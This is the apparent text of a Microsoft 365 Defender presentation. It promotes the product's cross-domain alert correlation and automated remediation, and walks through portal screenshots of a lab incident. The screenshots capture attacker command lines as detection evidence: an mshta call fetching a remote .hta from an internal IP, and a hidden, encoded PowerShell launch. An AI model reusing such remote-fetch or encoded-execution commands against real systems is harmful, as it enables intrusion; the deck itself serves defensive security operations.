



Microsoft 365 Defender

Stop attacks and reduce security operations workload by 50% with automated cross-domain security

Speaker name:

Zvi Ben Sheffer

Principal Program Manager engineering



Multi-cloud

SIEM

Azure Sentinel




Partnerships

Prevent

Protect

Microsoft Defender

XDR



SIEM

Azure Sentinel



Multi-cloud



Partnerships

Cloud native, any data, any entity



Cloud native



Any data



AI



Automation



Identities



Devices



Data



Infrastructure



Apps









Network

Microsoft Defender







XDR

← Cross-domain protection →

Microsoft 365 Defender

-  Identities
-  Endpoints
-  Apps
-  E-mail
-  Cloud Apps
-  Docs

Azure Defender

-  SQL
-  Server VMs
-  Containers
-  Network
-  IoT
-  Azure App Services

Microsoft Defender

XDR

Microsoft 365 best of breed security products



Identities

Microsoft Defender
for Identity



Formerly Azure Advanced
Threat Protection



Endpoints

Microsoft Defender
for Endpoint



Formerly Microsoft Defender
Advanced Threat Protection



Cloud Apps

Microsoft Cloud
App Security



User Data


Microsoft Defender
for Office 365



Formerly Microsoft Office 365 Advanced
Threat Protection


Shift from individual silos to coordinated cross-domain security

Microsoft 365 Defender



Shift from individual silos to coordinated cross-domain security

Microsoft 365 Defender



Management · APIs · Connectors

Learn more: <http://aka.ms/m365d>

Try it today: <http://security.microsoft.com>

We will talk about...

How Microsoft 365 Defender improves the SOC's efficiency

with one best-of-breed, deeply integrated, full protection stack

>70% threat prevention to the organization

>80% of alert reduction in the SOC queue

>75% of work items resolved with automation

SOC efficiency is more important than ever

▲ 67%
Increase in attacks
in last 5 year*

50 ⚙️
Average number of
security tools for an average
sized organization

3.5m 👤
Estimated unfilled
cybersecurity jobs globally
by 2021**

*© 2019 Accenture

**[Cybersecurity Ventures](#)

How Microsoft Defender supports an efficient SOC

50 

Average number of security tools for an average sized organization

Complexity, context switch, more downtime



Single portal for Microsoft 365 tools Deep tool integration

67% 

Increase in attacks in last 5 year*

>10,000 alerts/day -> alert fatigue, dwell time



Incidents reduce workload and help end-to-end investigations

3.5m 

Estimated unfilled cybersecurity jobs globally by 2021**

Insufficient resources, and skills




Automated Self-healing Microsoft Threat Experts

Case study

SOC responding to an attack in Microsoft Defender

An attack story illustrated



- ☰
- 🏠 Home
- 📊 Secure score
- 🛡️ Incidents & alerts ^
- Unified queue
- Endpoint alerts
- Email & collaboration alerts
- 🔍 Hunting v
- 📌 Action center
- Endpoint
- 🔍
- 📊 Dashboard
- 📌 Device inventory
- 🔍 Vulnerability management v
- 📊 Threat analytics
- 🔗 Partners & APIs v

Good morning, Rob

Active Incidents

35 Active incidents

21 Unassigned incidents

■ High (5) ■ Medium (8) ■ Low (16) ■ Informational (6)

Incident and alert trend

■ Incidents ■ Alerts

Incident name	Severity	Active alerts	Scope	Last activity	Tags
Multi-stage incident...	High	123/138	📧 4 👤 2 🗨️ 117	Sep 4, 06:32:45 AM	HIGH RISK THREAT EXPERT
'Dirtelti' backdoor wa...	High	132/132	📧 44 👤 0 🗨️ 0	Sep 4, 06:41:45 AM	
Office process droppe...	High	132/132	📧 4 👤 0 🗨️ 0	Sep 4, 06:42:45 AM	

[View all active incidents](#)

Action Center

20 actions pending approval

Users 5/35

Mailboxes 15/30

Devices 10/16

■ Pending approval ■ Remediated ■ Timed out ■ Failed

[Approve in Action Center](#)

Threat Analytics

1 Active threat in your org

Human operated ransomware attack

Cobalt Strike: Hiding in the Red No active alerts

Qakbot blight lingers, seeds ransomware No active alerts

■ Active Alert ■ Resolved alerts

[See More](#)

Security Blogs and News

Tammay Ganachaya @tanmayg

In continuing to diminish the chances of sophisticated threats slipping through defenses, we have expanded behavioral blocking and containment capabilities to get even broader visibility into malicious behavior by using a rapid protection loop...

[See on Twitter](#)

Microsoft Defender ATP

Next-generation protection ↔ Endpoint detection and response

March 9th, 2020 - 6:32PM ❤️ 157

[Next](#) [Need help?](#) [Give feedback](#)

Microsoft 365 Defender Unified Portal

- Microsoft 365 E5 license or any individual product E5 license
- Use Microsoft 365 Defender even if you only have one E5 product, expand over time to get cross-product value

Microsoft 365 Defender Dashboard

- My organization's overall security state
- What's the next highest priority SOC work item

Alerts queue

6 months

Title	Severity	Incident	Stat...	Category	Device	User
'Killav' malware was detected	Informational	7759	Resolved	Malware	cont-pollyharre	
> 2 alerts: An active 'Wintapp' backdoor was det...	Medium	2 Incidents	Resolved	Grouped by:...	2 device	
MDATP custom detection - 2 machine groups	Medium	12991	New	Persistence	cont-juliaweiss	nt authority\system
> 4 alerts: Suspicious PowerShell command line	Medium	3 Incidents	Multiple	Grouped by:...	cont-mikebarden	domain1\adrian.bard
Suspected credential theft activity	Medium	Multi-stag...	New	Credential a...	cont-mikebarden	domain1\adrian.bard
> 7 alerts: Suspicious process injection observed	Medium	4 Incidents	Multiple	Grouped by:...	2 device	3 user
> 3 alerts: Reflective dll loading detected	Medium	3 Incidents	Multiple	Grouped by:...	cont-pollyharre	domain1\polly.harrell
> 3 alerts: Passwords hashes dumped from LSAS...	Medium	3 Incidents	Multiple	Grouped by:...	2 device	nt authority\system
> 9 alerts: Suspicious encoded content	Low	3 Incidents	Multiple	Grouped by:...	cont-mikebarden	domain1\adrian.bard
> 3 alerts: A script with suspicious content was o...	Medium	3 Incidents	Multiple	Grouped by:...	cont-mikebarden	domain1\adrian.bard
> 4 alerts: Suspicious behavior by an HTML appli...	Medium	3 Incidents	Multiple	Grouped by:...	cont-mikebarden	domain1\adrian.bard
> 3 alerts: Suspicious encoded content	Low	3 Incidents	Multiple	Grouped by:...	cont-mikebarden	domain1\adrian.bard
> 3 alerts: Successful logon using potentially stol...	Medium	3 Incidents	Multiple	Grouped by:...	cont-mikebarden	nt authority\system
> 4 alerts: 'Ploprolo' malware was detected	Informational	4 Incidents	Multiple	Grouped by:...	cont-pollyharre	
> 2 alerts: A script with suspicious content was o...	Medium	2 Incidents	Multiple	Grouped by:...	cont-pollyharre	domain1\polly.harrell
> 4 alerts: A link file (LNK) with unusual characte...	Low	3 Incidents	Multiple	Grouped by:...	cont-pollyharre	domain1\polly.harrell
> 3 alerts: Suspicious URL clicked	Medium	3 Incidents	Multiple	Grouped by:...	cont-pollyharre	domain1\polly.harrell

1000 encounters / day

- Average size organization's Microsoft 365 Defender suspicious or malicious daily encounters
- Alert queues are long...

Protection first

- Microsoft 365 Defender is a full protection stack!
- Collaboration across Microsoft 365 domains amplifies protection
- 70% of encounters are completely prevented – no immediate SOC action required



Incidents

Export

Incident name	Severity ↓	Active alerts	Remediation status	Category	Impact
> 'Dirtelti' backdoor was prevented on multiple endpoints	Info...	17/18	Remediated	Initial access, Suspicious activity	2
> Office process dropped and executed a PE file on multiple endpoints	Medium	5/5	Remediated	Initial access, Suspicious activity+2 more	2
> Multi-stage incident involving Initial access & Execution on one en...	High	9/9	Remediated	Initial access, Suspicious activity+2 more	2
> Ransomware activity	High	15/15	Pending approval	Initial access, Suspicious activity+2 more	2
> Multi-stage incident involving Discovery & Command and control o...	Medium	5/5	Remediated	Initial access, Suspicious activity+2 more	2
> CustomEnterpriseBlock' detected on multiple endpoints	Low	34/36	Remediated	Initial access, Suspicious activity+2 more	2
> Multi-stage incident involving Execution & Ex-filtration on multiple ...	High	8/8	Investigation running	Initial access, Suspicious activity+2 more	2
Alert name					
Sensitive file uploaded	High	-	Remediated	Initial access	con
Suspicious powershell commandline	Medium	-	Investigation running	Initial access	con
Suspected credential theft activity	Medium	-	Investigation running	Suspicious activity	Jon
Suspicious powershell commandline	Medium	-	Remediated	Initial access	con
Suspicious powershell commandline	Medium	-	Remediated	Initial access	con
Suspicious process injection observed	Medium	-	Remediated	Initial access	con
Reflective dll loading detected	Medium	-	Remediated	Initial access	con
Suspicious process injection observed	Medium	-	Remediated	Initial access	con
> Multi-stage incident involving Discovery & Command and control o...	High	5/5	Investigation running	Initial access, Suspicious activity+2 more	2

Alerts to Incidents

- Correlate alerts related to same attack into single SOC work item
- Incident titles hint to content and priority
- Incident API for 3rd party tool integration



Automated Self-healing

- Automatic investigation and remediation of compromised assets across Microsoft 365 workloads
- Automatically resolves 75% of incidents



- Summary
- Alerts (25)
- Devices (2)
- Users (2)
- Mailboxes (1)
- Investigations (12)
- Evidence (54)

Alerts and categories

25/25 active alerts
6 MITRE ATT&CK tactics
2 other alert categories

© 2018 The MITRE Corporation. This work is reproduced and distributed with the permission of The MITRE Corporation.

Scope

2 impacted devices
2 impacted users
1 impacted mailbox

Top impacted entities

Entity type	Risk level/investigation priority	Tags
cont-pollyharre	High	IT Team, Latera
cont-mikebarden	High	IT Team, Latera
mike.barden	No data available	Office 365 adminis
adrian.bard	No data available	
polly.harrell@mpttestlab01.onmicr...	No data available	

View entities

- Jun 2, 2020, 3:57:59 PM | New
Suspicious URL clicked on cont-pollyharre
- Jun 2, 2020, 3:58:22 PM | New
A link file (LNK) with unusual characteristics was opened on cont-pollyharre
- Jun 2, 2020, 3:58:26 PM | New
Suspicious PowerShell command line on cont-pollyharre
- Jun 2, 2020, 3:58:26 PM | New
Suspicious PowerShell command line on cont-pollyharre
- Jun 2, 2020, 3:58:34 PM | New
A script with suspicious content was observed on cont-pollyharre

Evidence

54 entities found

[View all entities](#)

Incident summary

- Collects all attack collateral in one place automatically:
- MITRE mapping
- Scope & impacted entities
- Correlated alerts
- Auto-healing state
- All collected evidence

→ **Faster and more efficient investigation**

Incidents > Multi-stage incident involving Initial access, Execution & Ex-filtration cross multiple assets

Manage incident ? Consult a threat expert 💬 Comments and history

Summary Alerts (25) Devices (2) Users (2) Mailboxes (1) Investigations (12) Evidence (54)

☰ Grouped view ▾ 🛠️ Customize columns ▾ 50 items per page ▾ 🔍

Title	Linked by	Impacted Entities	Service source	Detection source	First activity ↑	Assigned to
Suspicious URL clicked	Same device	cont-pollyharre.domain1.test.local	Microsoft Defender ATP	Microsoft Threat Protection	6/2/20, 3:57 PM	toverb@mtptestlab01.onmicrosoft.com
A link file (LNK) with unusual characteristics was opened	2 reasons	cont-pollyharre.domain1.test.local	Microsoft Defender ATP	EDR	6/2/20, 3:58 PM	toverb@mtptestlab01.onmicrosoft.com
5 alerts: Suspicious PowerShell command line	3 reasons	2 Devices	Microsoft Defender ATP	EDR	6/2/20, 3:58 PM	toverb@mtptestlab01.onmicrosoft.com
Suspicious PowerShell command line	Same device	cont-mikebarden.domain1.test.local	Microsoft Defender ATP	EDR	6/2/20, 4:02 PM	toverb@mtptestlab01.onmicrosoft.com
Suspicious PowerShell command line	Same device	cont-mikebarden.domain1.test.local	Microsoft Defender ATP	EDR	6/2/20, 4:02 PM	toverb@mtptestlab01.onmicrosoft.com
Suspicious PowerShell command line	Same device	cont-pollyharre.domain1.test.local	Microsoft Defender ATP	EDR	6/2/20, 3:58 PM	toverb@mtptestlab01.onmicrosoft.com
Suspicious PowerShell command line	2 reasons	cont-pollyharre.domain1.test.local	Microsoft Defender ATP	EDR	6/2/20, 3:58 PM	toverb@mtptestlab01.onmicrosoft.com
Suspicious PowerShell command line	Same device	cont-pollyharre.domain1.test.local	Microsoft Defender ATP	EDR	6/2/20, 3:58 PM	toverb@mtptestlab01.onmicrosoft.com
A script with suspicious content was observed	Same device	cont-pollyharre.domain1.test.local	Microsoft Defender ATP	EDR	6/2/20, 3:58 PM	toverb@mtptestlab01.onmicrosoft.com
'Ploprolo' malware was detected	Same file	cont-pollyharre.domain1.test.local	Microsoft Defender ATP	Antivirus	6/2/20, 3:59 PM	toverb@mtptestlab01.onmicrosoft.com
A potentially malicious URL click was detected	Manual association	polly.harrell@MTPTestLab01.onmicrosoft...	Office ATP	Office ATP	6/2/20, 3:59 PM	Automation
2 alerts: Suspicious process injection observed	Same device	cont-pollyharre.domain1.test.local	Microsoft Defender ATP	EDR	6/2/20, 4:00 PM	toverb@mtptestlab01.onmicrosoft.com
Suspected overpass-the-hash attack (Kerberos)	2 reasons	CONT-POLLYHARRE.doma... adria...	Azure ATP	Azure ATP	6/2/20, 4:01 PM	toverb@mtptestlab01.onmicrosoft.com
Successful logon using potentially stolen credentials	2 reasons	cont-mikebarden.domain1.test.local	Microsoft Defender ATP	Microsoft Threat Protection	6/2/20, 4:02 PM	toverb@mtptestlab01.onmicrosoft.com
Suspicious PowerShell command line	Same device	cont-mikebarden.domain1.test.local	Microsoft Defender ATP	EDR	6/2/20, 4:02 PM	toverb@mtptestlab01.onmicrosoft.com
Suspicious behavior by an HTML application was observed	Same device	cont-mikebarden.domain1.test.local	Microsoft Defender ATP	EDR	6/2/20, 4:02 PM	toverb@mtptestlab01.onmicrosoft.com
Suspicious encoded content	Same device	cont-mikebarden.domain1.test.local	Microsoft Defender ATP	EDR	6/2/20, 4:02 PM	toverb@mtptestlab01.onmicrosoft.com

cont-mikebarden Risk level ▲ High

IT Team LateralMTest pollyh Windows10

🔍 DOMAIN1\adrian.bard

ALERT STORY Collapse all

6/2/2020 4:02:18 PM [9608] **WmiPrvSE.exe** -secured -Embedding

4:02:19 PM [7056] **mshta.exe** mshta http://192.168.0.15:9999/ttt222.hta

Process id	7056
Creation time	Jun 2, 2020 4:02:19 PM
Image file path	C:\Windows\System32\mshta.exe
Image file SHA1	99a0a1b05e60a5f1fc8a068f953f0510e0230efa
Image file creation time	Mar 19, 2019 7:45:40 AM
Is elevated	True
Integrity level	High

⚡ **Suspicious PowerShell command line** ■ ■ ■ Medium ● Detected ● New (True alert)

⚡ **Suspicious behavior by an HTML application was observed** ■ ■ ■ Medium ● Detected ● New

⚡ **Suspicious PowerShell command line** ■ ■ ■ Medium ● Detected ● New

4:02:19 PM [9088] **powershell.exe** if([IntPtr]::Size -eq 4){\$b='powershell.exe'}else{\$b=\$env:windir+'\syswow64\WindowsPowerShell\v1.0\powershell.exe'...

Suspicious PowerShell command line

■ ■ ■ Medium ● Detected ● New

Alert state ^

Classification: True alert Assigned to: tomerb@mtptestlab01.onmicrosoft.com

[Set Classification](#)

Alert details ^

Category: Execution	Techniques: T1086
Detection source: EDR	Detection status: ● Detected
Detection technology: Behavior, MachineLearning	Generated on: Jun 2, 2020 4:02:19 PM
First activity	Last activity

Unified alert investigation

- All activities leading to alerts in one sequence
- Affected device, user and all relevant details in one view for quick, effective investigation

cont-mikebarden Risk level ▲ High
DOMAIN1\adrian.bard

IT Team LateralMTest pollyh Windows10

ALERT STORY Collapse all

6/2/2020 4:02:18 PM [9608] **WmiPrvSE.exe** -secured -Embedding

4:02:19 PM [7056] **mshta.exe** mshta http://192.168.0.15:9999/ttt222.hta

Process id 7056
 Creation time Jun 2, 2020 4:02:19 PM
 Image file path C:\Windows\System32\mshta.exe
 Image file SHA1 99a0a1b05e60a5f1fc8a068f953f0510e0230efa
 Image file creation time Mar 19, 2019 7:45:40 AM
 Is elevated True
 Integrity level High

Suspicious PowerShell command line Medium Detected New (True alert)

Suspicious behavior by an HTML application was observed Medium Detected New

Suspicious PowerShell command line Medium Detected New

4:02:19 PM [9088] **powershell.exe** if([IntPtr]::Size -eq 4){\$b='powershell.exe'}else{\$b=\$env:windir+'\syswow64\WindowsPowerShell\v1.0\powershell.exe'...

Original Commandline "powershell.exe" -nop -w hidden -e aQBmACgAWwBJAG4AdABQAHQAcgBdADoAOgBTAGkAegBIACAALQBIHEAIAA0A...
 Process id 9088
 Creation time Jun 2, 2020 4:02:19 PM
 Image file path C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
 Image file SHA1 36c5d12033b2eaf251bae61c00690ffb17fddc87
 Image file creation time Mar 19, 2019 7:46:56 AM
 Integrity level High

Suspicious PowerShell command line

Medium Detected New

Alert state

Classification
True alert
[Set Classification](#)

Assigned to
tomerb@mtptestlab01.onmicrosoft.com

Alert details

Category
Execution

Techniques
T1086

Detection source
EDR

Detection status
Detected

Detection technology
Behavior,MachineLearning

Generated on
Jun 2, 2020 4:02:19 PM

First activity
Jun 2, 2020 4:02:19 PM

Last activity
Jun 2, 2020 4:02:19 PM

See in timeline
 Consult a threat expert
 Create suppression rule
 Link alert to another incident

Manage this alert

cont-mikebarden Risk level ▲ High
 DOMAIN1\adrian.bard

IT Team LateralMTest pollyh Windows10

ALERT STORY Collapse all

6/2/2020 4:02:18 PM [9608] **WmiPrvSE.exe** -secured -Embedding ▼

4:02:19 PM [7056] **mshta.exe** mshta http://192.168.0.15:9999/ttt222.hta ▲

Process id	7056
Creation time	Jun 2, 2020 4:02:19 PM
Image file path	C:\Windows\System32\mshta.exe
